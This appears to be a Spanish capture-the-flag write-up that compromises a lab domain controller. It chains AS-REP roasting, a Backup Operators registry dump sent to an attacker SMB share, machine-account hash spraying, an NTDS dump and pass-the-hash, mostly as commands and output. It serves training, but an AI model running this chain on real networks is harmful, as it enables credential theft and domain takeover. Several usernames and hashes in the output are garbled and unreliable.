bloodhound-python -d soupedecode.local -v --zip -c All -ns 14.14.1.29 -u charlie -p 'charlie' -dc dc01
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: session, dcom, psremote, objectprops, localadmin, container, rdp, group, acl, trusts
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: soupedecode.local
Traceback (most recent call last):
File "/usr/bin/bloodhound-python", line 33, in <module>
    sys.exit(load_entry_point('bloodhound==1.7.2', 'console_scripts', 'bloodhound-python')())
File "/usr/lib/python3/dist-packages/bloodhound/_init_.py", line 308, in main
    ad.dns_resolve(domain=args.domain, options=args)
File "/usr/lib/python3/dist-packages/bloodhound/ad/domain.py", line 719, in dns_resolve
    q = self.dnsresolver.query(query.replace('pdc','gc'), 'SRV', tcp=self.dns_tcp)
    XXXXXXXX
File "/usr/lib/python3/dist-packages/dns/resolver.py", line 1364, in query
    return self.resolve(
        XXXXXXXX
File "/usr/lib/python3/dist-packages/dns/resolver.py", line 1321, in resolve
    timeout = self._compute_timeout(start, lifetime, resolution.errors)
    XXXXXXXX
File "/usr/lib/python3/dist-packages/dns/resolver.py", line 1075, in _compute_timeout
    raise LifetimeTimeout(timeout=duration, errors=errors)
dns.resolver.LifetimeTimeout: The resolution lifetime expired after 3.107 seconds: Server Do53:14.14.1.29@53 answered The DNS operation timed out.
```

Nos aparece un error, y para solucionarlo haremos lo mismo que para la maquina [DC01](#).

Vemos que nos aparece un error DNS, vamos a intentar solucionarlo. Para ello vamos a levantar un DNS server con la herramienta dnschef.

```
git clone https://github.com/iphelix/dnschef.git
cd dnschef
sudo python3 dnschef.py --fakeip 14.14.1.29
bloodhound-python -d soupedecode.local -v --zip -c All -ns
14.14.1.29 -u charlie -p 'charlie' -dc dc01
```


```
> sudo python3 dnschef.py --fakeip 14.14.1.29
[sudo] password for kesh:
   _[ ]_ version 0.4 _[ ]_      /--|
  /--| [ ]_ \--| /--| _[ ]_ \--| /--| /--|
 {(_| [ ]| [ ]| \--|(_| [ ]| [ ]| \--|(_|
 \--,_[ ]| [ ]| [ ]| \--|(_| [ ]| [ ]| \--|(_|
          iphelix@thesprawl.org

(13:04:15) [*] DNSChef started on interface: 127.0.0.1
(13:04:15) [*] Using the following nameservers: 8.8.8.8
(13:04:15) [*] Cooking all A replies to point to 14.14.1.29
(13:05:00) [*] 127.0.0.1: proxying the response of type 'SRV' for _ldap._tcp.pdc._msdcs.soupedecode.local
(13:05:00) [*] 127.0.0.1: proxying the response of type 'SRV' for _ldap._tcp.gc._msdcs.soupedecode.local
(13:05:00) [*] 127.0.0.1: proxying the response of type 'SRV' for _kerberos._tcp.dc._msdcs.soupedecode.local
(13:05:00) [*] 127.0.0.1: cooking the response of type 'A' for dc01 to 14.14.1.29
(13:05:01) [*] 127.0.0.1: cooking the response of type 'A' for dc01 to 14.14.1.29
(13:05:06) [*] 127.0.0.1: cooking the response of type 'A' for DC01.SOUPEDECODE.LOCAL to 14.14.1.29

> ls
20240916130500_bloodhound.zip AD_Users.txt credentials.txt dnschef scan.txt valid_ADUsers.txt
```

Ya tenemos el reporte de bloodhound.

Abrimos bloodhound, iniciamos la consola de neo4j y subimos el archivo .zip al bloodhound.




La otra herramienta que podemos utilizar es ldapdomaindump.

```
mkdir ldump
cd ldump
ldapdomaindump -u soupedecode.local\charlie -p 'charlie'
14.14.1.29
```



Ahora, para ver el contenido montamos un servidor http con Python.

```
sudo python3 -m http.server 80
```



Con esta herramienta podemos buscar información para realizar una escalada de privilegios o un movimiento lateral de una forma más visual.

Backup Operators										
CN	name	SAM Name	Created on	Changed on	LastLogon	Flags	pwdLastSet	SID	description	
Zach Ximena	Zach Ximena	zximena448	06/15/24 20:04:37	07/06/24 00:19:42	07/06/24 23:51:16	INORMAL_ACCOUNT,DONT_EXPIRE_PWD, DONT_REQ_PREAUTH	06/17/24 18:09:53	1142	Volunteer teacher and education advocate	

Podemos ver algo interesante, el usuario zximena448 pertenece al grupo de backup operators, por lo que conseguir este usuario puede ser interesante.

3. Escalada de Privilegios

Ahora en bloodhound vamos a buscar más información, por ejemplo vamos a listar a ver si hay usuarios kerberoastables o AS-REP roasteables.

The screenshot shows the BloodHound interface with the following details:

- Top Bar:** CHARLIE@SOUPEDECODE.LOCAL
- Navigation:** Database Info, Node Info, Analysis
- Kerberos Interaction Section:**
 - Find Kerberoastable Members of High Value Groups
 - List all Kerberoastable Accounts
 - Find Kerberoastable Users with most privileges
 - Find AS-REP Roastable Users (DontReqPreAuth)** (highlighted with a red box)
- User Card on the Right:**
 - Profile Picture: Green circle with a white user icon
 - Username: ZXIMENA448@SOUPEDECODE.LOCAL
- Bottom Navigation:** Shortest Paths

Parece ser que el usuario zximena448 es vulnerable a un ataque as-rep roasting, que a su vez, hemos visto que este usuario pertenece al grupo backup operators.

```
impacket-GetNPUsers SOUPEDECODE.LOCAL/ -usersfile valid_ADUsers.txt -outputfile hashes.asreproast
```

Tenemos el hash NTLMv2 del usuario zsimena448, ahora vamos a crackearlo con johntheripper.

```
john --wordlist=/usr/share/wordlists/rockyou.txt  
hashes.asreproast
```

```
> John --wordlist=/usr/share/wordlists/rockyou.txt hashes.asrepreset
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
internet      ($krb5asrep$23$zx1mena448@SOUPEDCODE.LOCAL)
1g 0:00:00:00 DONE (2024-09-16 13:24) 100.0g/s 102400p/s 102400C/s 102400C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Tenemos otro usuario;

zximeng448:internet

Listamos carpetas compartidas y vemos si tenemos acceso mediante winrm, pero no hay suerte, lo único que tenemos permisos para leer y escribir en la carpeta C, y lectura sobre admin.

```
0 crackmapexec smb 14.14.1.29 -u 'xilmena448' -p 'Internet' -shares
SMB   14.14.1.29    445 DC01      [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB   14.14.1.29    445 DC01      [*] SOUPEDECODE.LOCAL\xilmena448:internet
SMB   14.14.1.29    445 DC01      [*] Enumerated shares
SMB   14.14.1.29    445 DC01      Share          Permissions      Remark
SMB   14.14.1.29    445 DC01      *              -----      -----
SMB   14.14.1.29    445 DC01      ADMIN$        READ           Remote Admin
SMB   14.14.1.29    445 DC01      C$:          READ, WRITE     Default share
SMB   14.14.1.29    445 DC01      IPC$:        READ           Remote IPC
SMB   14.14.1.29    445 DC01      NETLOGON    READ           Logon server share
SMB   14.14.1.29    445 DC01      SYSVOL      READ           Logon server share

1 crackmapexec winrm 14.14.1.29 -u 'xilmena448' -p 'Internet'
SMB   14.14.1.29    5985 DC01      [*] Windows Server 2022 Build 20348 (name:DC01) (domain:SOUPEDECODE.LOCAL)
HTTP  14.14.1.29    5985 DC01      [*] http://14.14.1.29:5985/wsman
WINRM 14.14.1.29   5985 DC01      [-] SOUPEDECODE.LOCAL\xilmena448:internet
```

Los miembros del grupo BackUp Operators pueden realizar copias de seguridad y restaurar todos los archivos de un ordenador, independientemente de los permisos que protejan dichos archivos. Los operadores de copia de seguridad también pueden iniciar sesión y apagar el ordenador. Este grupo no puede ser renombrado, borrado o eliminado. Por defecto, este grupo no tiene miembros y puede realizar operaciones de copia de seguridad y restauración en los controladores de dominio.

Vamos a tratar de extraer la SAM. El administrador de cuentas de seguridad o SAM (del inglés Security Account Manager) es una base de datos almacenada como un fichero del registro en Windows NT, Windows 2000, y versiones posteriores de Microsoft Windows.


Almacena las contraseñas de los usuarios en un formato con hash (seguro, cifrado).

Para ello vamos a utilizar la herramienta backup_dc_registry, ya que no tenemos acceso a la maquina y hay que hacerlo de forma remota.

```
git clone https://github.com/horizon3ai/backup\_dc\_registry.git
cd backup_dc_registry
python3 reg.py zximena448:'internet'@14.14.1.29 backup -p
'\\14.14.1.100\share'
```

Tenemos que levantar con impacket en otra terminal un smbserver.

```
impacket-smbserver share $(pwd) -smb2support
```



```
> git clone https://github.com/horizon3ai/backup_dc_registry.git
Cloning into 'backup_dc_registry'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 8 (delta 0), reused 5 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (8/8), 129.91 KiB | 1.26 MiB/s, done.
> cd backup_dc_registry
> ls
README.md  backup_dc_hive.png  reg.py
> sudo python3 reg.py zximena448:'internet'@14.14.1.29 backup -p '\\14.14.1.100\share'
[sudo] password for kesh:
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] SMB SessionError: code: 0xc00000ac - STATUS_PIPE_NOT_AVAILABLE - An instance of a named pipe cannot be found in the listening state.
> python3 reg.py zximena448:'internet'@14.14.1.29 backup -p '\\14.14.1.100\share'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Dumping SAM hive to \\14.14.1.100\share\SAM
Dumping SYSTEM hive to \\14.14.1.100\share\SYSTEM
Dumping SECURITY hive to \\14.14.1.100\share\SECURITY

[!] Config file parsed
[*] Callback added for UUID 48324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (14.14.1.29,49999)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] ::::00::aaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] ::::00::aaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] ::::00::aaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] ::::00::aaaaaaaaaaaaaa
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
```

Ahora ya tenemos lo necesario para dumper la SAM del DC.

```
impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM  
LOCAL
```

Podemos observar que tenemos algunos hashes NTLMv1, probamos con el Administrator pero no hay éxito.

```
crackmapexec smb 14.14.1.29 -u 'Administrator' -H  
'209c6174da490caeb422f3fa5a7ae634'
```

```
> C:\Windows\system32\cmd.exe /c net use \\192.168.1.29\DC01 /user:Administrator -p:123456
```

Pero como podemos ver en el dump, vemos que hay otros hashes, guest, DefaultAccount y el de MACHINE_ACC.

Una Machine Account o cuenta de máquina es un tipo especial de cuenta en un dominio de Active Directory (AD) que representa un equipo (o servidor) que se une al dominio. Estas cuentas son fundamentales para la autenticación y la seguridad de los equipos en redes administradas centralmente, como los dominios de Windows.

Para ver estas machine accounts, las podemos ver con el dump de ldapdomaindump.

Domain computer accounts										
CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
PC-00	PC-005					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2162	
PC-09	PC-095					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2161	
PC-08	PC-085					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2160	
PC-07	PC-075					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2159	
PC-06	PC-065					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2158	
PC-05	PC-055					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2157	
PC-04	PC-045					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2156	
PC-03	PC-035					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2155	
PC-02	PC-025					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2154	
PC-01	PC-015					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2153	
PC-00	PC-005					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:17	2152	
PC-79	PC-795					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2151	
PC-78	PC-785					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2150	
PC-77	PC-775					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2149	
PC-76	PC-765					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2148	
PC-75	PC-755					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2147	
PC-74	PC-745					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2146	
PC-73	PC-735					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2145	
PC-72	PC-725					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2144	
PC-71	PC-715					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2143	
PC-70	PC-705					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2142	
PC-69	PC-695					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2141	
PC-68	PC-685					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2140	
PC-67	PC-675					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2139	
PC-66	PC-665					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2138	
PC-65	PC-655					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2137	
PC-64	PC-645					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:16	2136	
PC-63	PC-635					01/01/01 00:00:00	WORKSTATION_ACCOUNT	06/15/24 20:06:15	2135	

Como podemos observar hay un montón, por lo que nos vamos a guardar los SAM name y vamos a realizar un hash spraying a todas estas cuentas de maquina Para ello, la herramienta ldapdomaindump, ha generado varios ficheros .grep, lo que haremos será sacar esa columna con el siguiente comando;

```
cat domain_computers.grep | awk '{print $2}' > machine_acc.txt
```

```
3 15
domain_computers.grep domain_computers.json domain_groups.grep domain_groups.json domain_policy.html domain_trusts.grep domain_trusts.json domain_users.html domain_users_by_group.html
domain_computers.html domain_computers_by_os.html domain_groups.html domain_policy.grep domain_policy.json domain_trusts.html domain_users.grep domain_users.json machine_acc.txt
domain_computers.grep | awk '{print $2}' > machine_acc.txt
3 head machine_acc.txt
sAMAccountName
PC-995
PC-991
PC-993
PC-998
PC-875
PC-86$*
PC-85$*
PC-84$*
PC-83$*
PC-82$*
```

Ahora con cme, vamos a ver si hay algún credencial válido.

```
crackmapexec smb 14.14.1.29 -u machine_acc.txt -H  
'0cea7e533edfd7fb48f91fc6e6b8a8bf'
```

```
[+] crackmapexec smb 14.14.1.29 -u machine_acc.txt -H '0cea\e533defd\fb48f91c6e6b8a8bf'
SMB    14.14.1.29      445  DC01   [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\$AcmeCountName=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-98=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-89=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-88=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-87=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-86=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-85=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-84=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-83=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-82=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-81=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-80=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-79=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-78=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-77=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-76=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-75=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [-] SOUPEDECODE.LOCAL\PC-74=0cea\e533defd\fb48f91c6e6b8a8bf STATUS_LOGON_FAILURE
SMB    14.14.1.29      445  DC01   [+] SOUPEDECODE.LOCAL\DC01\$=0cea\e533defd\fb48f91c6e6b8a8bf
```

Con estas credenciales vamos a realizar un ataque dcsync attack para dumpear todo el NTDS del AD.

```
crackmapexec smb 14.14.1.29 -u 'DC01$' -H
'0cea7e533edfd7fb48f91fc6e6b8a8bf' -ntds
```

```
> crackmapexec smb 14.14.1.29 -u 'DC01$' -H '0cea7e533edfd7fb48f91fc6e6b8a8bf' --ntds
SMB    14.14.1.29   445 DC01          [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB    14.14.1.29   445 DC01          [+] SOUPEDECODE.LOCAL\DC01$:<0cea7e533edfd7fb48f91fc6e6b8a8bf
SMB    14.14.1.29   445 DC01          [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_dented
SMB    14.14.1.29   445 DC01          [+] Dumping the NTDS, this could take a while so go grab a redbull..
SMB    14.14.1.29   445 DC01          AdminInistrator:500:and3b435b51404eeaad3b435b51404eee:8982babd4da89d33210779a6c5b078bd:::←
SMB    14.14.1.29   445 DC01          Guest:501:and3b435b51404eeaad3b435b51404eee:31d6cf0d16ae931b73c59d7e0c089c0:::
SMB    14.14.1.29   445 DC01          Krbtgt:502:and3b435b51404eeaad3b435b51404eee:fb9d846e1e78c26063acced3b9398ef0:::
SMB    14.14.1.29   445 DC01          soupedecode.local\bmkar0:1103:and3b435b51404eeaad3b435b51404eee:d72c66e995a6dc0fe76d205a630b15:::
SMB    14.14.1.29   445 DC01          soupedecode.local\otara1:1104:and3b435b51404eeaad3b435b51404eee:e98f16e3d56881411fb2a67a5494c6:::
SMB    14.14.1.29   445 DC01          soupedecode.local\kleo2:1105:and3b435b51404eeaad3b435b51404eee:hda6315bc51724865a0cd041fd9ec14:::
SMB    14.14.1.29   445 DC01          soupedecode.local\yeara3:1106:and3b435b51404eeaad3b435b51404eee:68e34zc598787dga3185cbe32ac671:::
SMB    14.14.1.29   445 DC01          soupedecode.local\pqunm4:1107:and3b435b51404eeaad3b435b51404eee:92cded79a2fe7e7ch3c55826b0ff2d54:::
SMB    14.14.1.29   445 DC01          soupedecode.local\jharp5:1108:and3b435b51404eeaad3b435b51404eee:800f9c93de4654d9hd5f0d4296ad0f0:::
SMB    14.14.1.29   445 DC01          soupedecode.local\bxentla6:1109:and3b435b51404eeaad3b435b51404eee:d997d3309hc876f12cbbe932d62b1ba3:::
SMB    14.14.1.29   445 DC01          soupedecode.local\gmona7:1110:and3b435b51404eeaad3b435b51404eee:c2506dfa7572da519f725b603da874d4:::
SMB    14.14.1.29   445 DC01          soupedecode.local\oaron8:1111:and3b435b51404eeaad3b435b51404eee:869e9033466cb9f7f8d0cce5a5c3305c6:::
SMB    14.14.1.29   445 DC01          soupedecode.local\ple09:1112:and3b435b51404eeaad3b435b51404eee:54a3aa0c87892e1051e6f7b629ca144ef:::
SMB    14.14.1.29   445 DC01          soupedecode.local\evictor10:1113:and3b435b51404eeaad3b435b51404eee:c918a6413865d3701a40071365fa1c3e:::
SMB    14.14.1.29   445 DC01          soupedecode.local\wreed11:1114:and3b435b51404eeaad3b435b51404eee:a581adb70e50ba5e4b4c4d95c190471:::
SMB    14.14.1.29   445 DC01          soupedecode.local\bgvan12:1115:and3b435b51404eeaad3b435b51404eee:978418ef52add0841b76f103e487bf5:::
SMB    14.14.1.29   445 DC01          soupedecode.local\ndelta13:1116:and3b435b51404eeaad3b435b51404eee:341b52ef9a642305e4ebfb725428640e:::
SMB    14.14.1.29   445 DC01          soupedecode.local\akevin14:1117:and3b435b51404eeaad3b435b51404eee:c31e20946a8e6113fe93a640d8dc64e:::
SMB    14.14.1.29   445 DC01          soupedecode.local\xxental15:1118:and3b435b51404eeaad3b435b51404eee:a348ebec647265a56cf0d45b45b60922:::
SMB    14.14.1.29   445 DC01          soupedecode.local\cody16:1119:and3b435b51404eeaad3b435b51404eee:e50f0a735af2069ed26c13blad7df962:::
SMB    14.14.1.29   445 DC01          soupedecode.local\gnora17:1120:and3b435b51404eeaad3b435b51404eee:89237fed5fb3lcdd47a88e33b4d09b:::
SMB    14.14.1.29   445 DC01          soupedecode.local\dyvnon18:1121:and3b435b51404eeaad3b435b51404eee:9772bb25fa1d246fa8cfbd243bdd51fb:::
SMB    14.14.1.29   445 DC01          soupedecode.local\qxental19:1122:and3b435b51404eeaad3b435b51404eee:a15235954f1808f130fe0b2c8f02a692:::
SMB    14.14.1.29   445 DC01          soupedecode.local\rseed20:1123:and3b435b51404eeaad3b435b51404eee:anc6265594fead50fa15d377bb82dc0b:::
SMB    14.14.1.29   445 DC01          soupedecode.local\cody21:1124:and3b435b51404eeaad3b435b51404eee:b19f543d19fa53c96c319c56e7c25a5:::
SMB    14.14.1.29   445 DC01          soupedecode.local\ftom22:1125:and3b435b51404eeaad3b435b51404eee:f10af343484894008fdfca5481c699073:::
SMB    14.14.1.29   445 DC01          soupedecode.local\jake23:1126:and3b435b51404eeaad3b435b51404eee:801f7dab7e0d2381e2579a0d38ba7b66:::
SMB    14.14.1.29   445 DC01          soupedecode.local\penny24:1127:and3b435b51404eeaad3b435b51404eee:5fab1372261215c4b044a877834341864:::
SMB    14.14.1.29   445 DC01          soupedecode.local\jiris25:1128:and3b435b51404eeaad3b435b51404eee:a6012bf74a0369d29156021f3257b:::
SMB    14.14.1.29   445 DC01          soupedecode.local\coltvla26:1129:and3b435b51404eeaad3b435b51404eee:8f5f5bb40aff00e15459b391f7921b75:::
```

Tenemos el HASH de Administrator, por lo que vamos a conectarnos mediante winrm para conseguir las flags.

```
evil-winrm -i 14.14.1.29 -u 'Administrator' -H
'8982babd4da89d33210779a6c5b078bd'
```

```
> evil-winrm -i 14.14.1.29 -u 'Administrator' -H '8982babd4da89d33210779a6c5b078bd'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
